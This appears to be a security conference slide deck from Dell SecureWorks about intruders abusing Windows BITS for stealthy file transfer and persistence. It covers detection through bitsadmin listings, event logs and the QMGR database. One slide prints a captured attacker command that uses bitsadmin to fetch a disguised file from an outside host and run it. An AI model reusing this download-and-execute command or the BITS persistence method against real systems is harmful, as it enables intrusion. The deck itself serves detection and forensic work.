


Finding your naughty BITS

Matthew Geiger

Dell SecureWorks

SecureWorks




Might not be the bits you are thinking of ...



- The other BITS – Background Intelligent Transfer Service
- Native Windows service
- Publishes an API with a remarkably rich feature set
 - Some capabilities aren't widely known
 - Increasingly* leveraged by intruders and malware
- We will look at:
 - How and why it is being abused
 - Capability to detect and investigate
- Set in context of intrusions trends and tactics


Do I even have BITS ?

- If you use Windows, the answer is yes
- Used by the Windows update mechanism
- Leveraged by a raft of third-party applications, from Adobe products to TechSmith's Camtasia



How do we know that BITS can be naughty?

- Malware samples that use the service for data transfers date back to early 2007
<http://arstechnica.com/information-technology/2007/05/malware-piggybacks-on-windows-background-intelligent-transfer-service/>
- New samples keep popping up
<http://community.websense.com/blogs/securitylabs/archive/2015/01/30/new-f0xy-malware-employs-cunning-stealth-amp-trickery.aspx>
- We see it used by operators in various intrusion groups – especially those groups that try to avoid deploying detectable tools

Tags	 Save <input type="text" value="Tags"/>
Host	 ! bad  SA  8R1
Program	 ok  cmd.exe
Pid	7516
Create Time	2015-02-23T23:05:05.572308 (6 months ago)
Image Path	C:\Windows\System32\cmd.exe
Parent Image Path	(not available)
Command Line	C:\Windows\system32\cmd.EXE /c bitsadmin /transfer My /Download /PRIORITY HIGH http://ax[redacted]svr.com/d001.jpg C:\Windows\TEMP\d001.cpl &C:\Windows\TEMP\d001.cpl
User	AUTORIDADE NT\SISTEMA
Parent	 taskeng.exe {F98890EC-3712-48F3-8DED-1B6E885D408D} S-1-5-18:NT AUTHORITY\System:Service:
Children (2)	2015-02-23T23:05:05.681315  bitsadmin /transfer My /Download /PRIORITY HIGH http://ax[redacted]svr.com/d001.jpg C:\Windows\TEMP\d001.cpl 2015-02-23T23:06:24.059036  "C:\Windows\System32\control.exe" "C:\Windows\TEMP\d001.cpl",

What can I even do with my BITS?

- retrieve files
- upload files
- bandwidth throttling
- smart retransmissions and maintenance of partial transfer state
 - configure retry period (default 10 min)
 - configure max lifetime of a job (default maximum is 90 days, but that can be extended)
<https://msdn.microsoft.com/en-us/library/aa362844%28v=vs.85%29.aspx>
- associate a "policy" with a network connection so that data transfer only happens over certain networks
 - *like maybe those that don't have IDS or logging*
<https://msdn.microsoft.com/en-us/library/hh994437%28v=vs.85%29.aspx>
- Trusted by host firewalls
- **run arbitrary "notification" program with cmdline arguments after transfer completes**
- in environments where this is configured – peer-to-peer transfers

Investigating your naughty BITS

- Not typically integrated into security auditing
- Still, this is a native Windows service, so logs should be helpful, right?

Job creation details are ... sparse

Event 3, Bits-Client

General Details

The BITS service created a new job: WU Client Download, with owner NT AUTHORITY\SYSTEM

Log Name: Microsoft-Windows-Bits-Client/Operational
Source: Bits-Client Logged: 3/20/2013 2:40:54 PM
Event ID: 3 Task Category: None
Level: Information Keywords:
User: SYSTEM Computer: win7
OpCode: Info
More Information: [Event Log Online Help](#)

Event 3, Bits-Client

General Details

Friendly View XML View

Opcode 0
Keywords 0x4000000000000000

- **TimeCreated**
 [**SystemTime**] 2013-03-20T18:40:54.053789000Z

EventRecordID 3439

Correlation

- **Execution**
 [**ProcessID**] 868
 [**ThreadID**] 1396

Channel Microsoft-Windows-Bits-Client/Operational

Computer win7

- **Security**
 [**UserID**] S-1-5-18

- **EventData**
 string WU Client Download
 string2 NT AUTHORITY\SYSTEM
 string3

BITS will expose a lot about itself on a running system

```
C:\Windows\system32>bitsadmin.exe /list /allusers /verbose

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

GUID: {FF1877AC-B4BB-463C-8EA1-DCFAC7F8D7F5} DISPLAY: 's'
TYPE: DOWNLOAD STATE: SUSPENDED OWNER: win7\user
PRIORITY: NORMAL FILES: 0 / 1 BYTES: 0 / UNKNOWN
CREATION TIME: 8/2/2015 6:07:24 PM MODIFICATION TIME: 8/2/2015 7:03:14 PM
COMPLETION TIME: UNKNOWN ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
    0 / UNKNOWN WORKING http://live.sysinternals.com/ZoomIt.exe -> C:\Users\user\Documents\tools\zoomit.exe
NOTIFICATION COMMAND LINE: 'C:\Users\user\Documents\tools\zoomit.exe'
owner MIC integrity level: HIGH
owner elevated ?           true

Peercaching flags
    Enable download from peers      :false
    Enable serving to peers         :false

CUSTOM HEADERS: NULL
```


Other ways to probe your BITS

- So, if not in logs, how do we find out about pending jobs?
- Powershell BITS cmdlets or scripting BITSadmin queries
 - Can be more than a little messy at scale
- Dead systems, forensic images?
 - Behind the creation and maintenance of BITS jobs is the Queue Manager (QMGR) interface
 - Maintains an opaque, undocumented database that stores job specifications and state
 - Two files: %ALLUSERSPROFILE%\Microsoft\Network\Downloader\qmgr0.dat & qmgr1.dat

QMGR database – file transfer information

The image shows a hex editor window with a memory dump and a 'Template Results' table below it. The memory dump shows hexadecimal values on the left and their corresponding ASCII characters on the right. The table below lists the results of a search for a specific structure, showing the name, value, start address, and size of each field.

Name	Value	Start	Size
struct download_name dname		161Eh	98h
struct file_name save_as		161Eh	26h
uint32 charlen	17	161Eh	4h
wchar_t filename[17]	C:\temp\temp.exe	1622h	22h
struct file_name url		1644h	46h
uint32 charlen	33	1644h	4h
wchar_t filename[33]	http://www.geigers.org/index.htm	1648h	42h
struct file_name temp_file		168Ah	2Ch
uint32 charlen	20	168Ah	4h
wchar_t filename[20]	C:\temp\BITCFED.tmp	168Eh	28h
struct transfer_bytes xfer_bytes		16B6h	10h
uint64 bytes_to_transfer	0	16B6h	8h
uint64 bytes_transferred	18446744073709551615	16BEh	8h
byte unsure_status	0	16C6h	1h
struct file_name drv_ltr		16C7h	Ch
uint32 charlen	4	16C7h	4h
wchar_t filename[4]	C:\	16CBh	8h
struct file_name vol_guid		16D3h	68h
uint32 charlen	50	16D3h	4h
wchar_t filename[50]	\\?\Volume{e43fdac4-881e-11de-ade6-806e6f6e6963}\	16D7h	64h

Learning from your BITS

- BITS provides much more capability for abuse than file transfer
 - A biggie is the ability to house a long-deferred, "retrieve and execute" task
 - Task stored in BITS skirt detection by the tools and systems that DFIR practitioners typically use
 - Logging is not so great
- The BITS service is being incorporated into an ad hoc native "toolset" by intruders
 - Allows operating inside an environment without deploying tools that trigger traditional detections
 - Using the WMI facility for malware persistence or to remotely execute commands
 - At.exe for lateral movement
 - Many others
 - This approach has been dubbed "Living off the Land"
- Security controls haven't fully adapted to this strategy and techniques
 - Need improved logging and visibility into these actions
 - Increase awareness among defenders, responders and forensic analysts
 - Make abuse of these facilities as detectable as the other tools in intruder toolkits

Last BITS

Coming soon (I hope)

<https://github.com/macgeiger/bitsee>

Further BITS references

BITSAdmin command reference

<https://technet.microsoft.com/en-us/library/cc753856.aspx>

BITS API documentation

<https://msdn.microsoft.com/en-us/library/aa362820%28v=vs.85%29.aspx>

Reversing a targeted trojan that uses BITS

<http://datarescue.com/laboratory/trojan2008/index.html>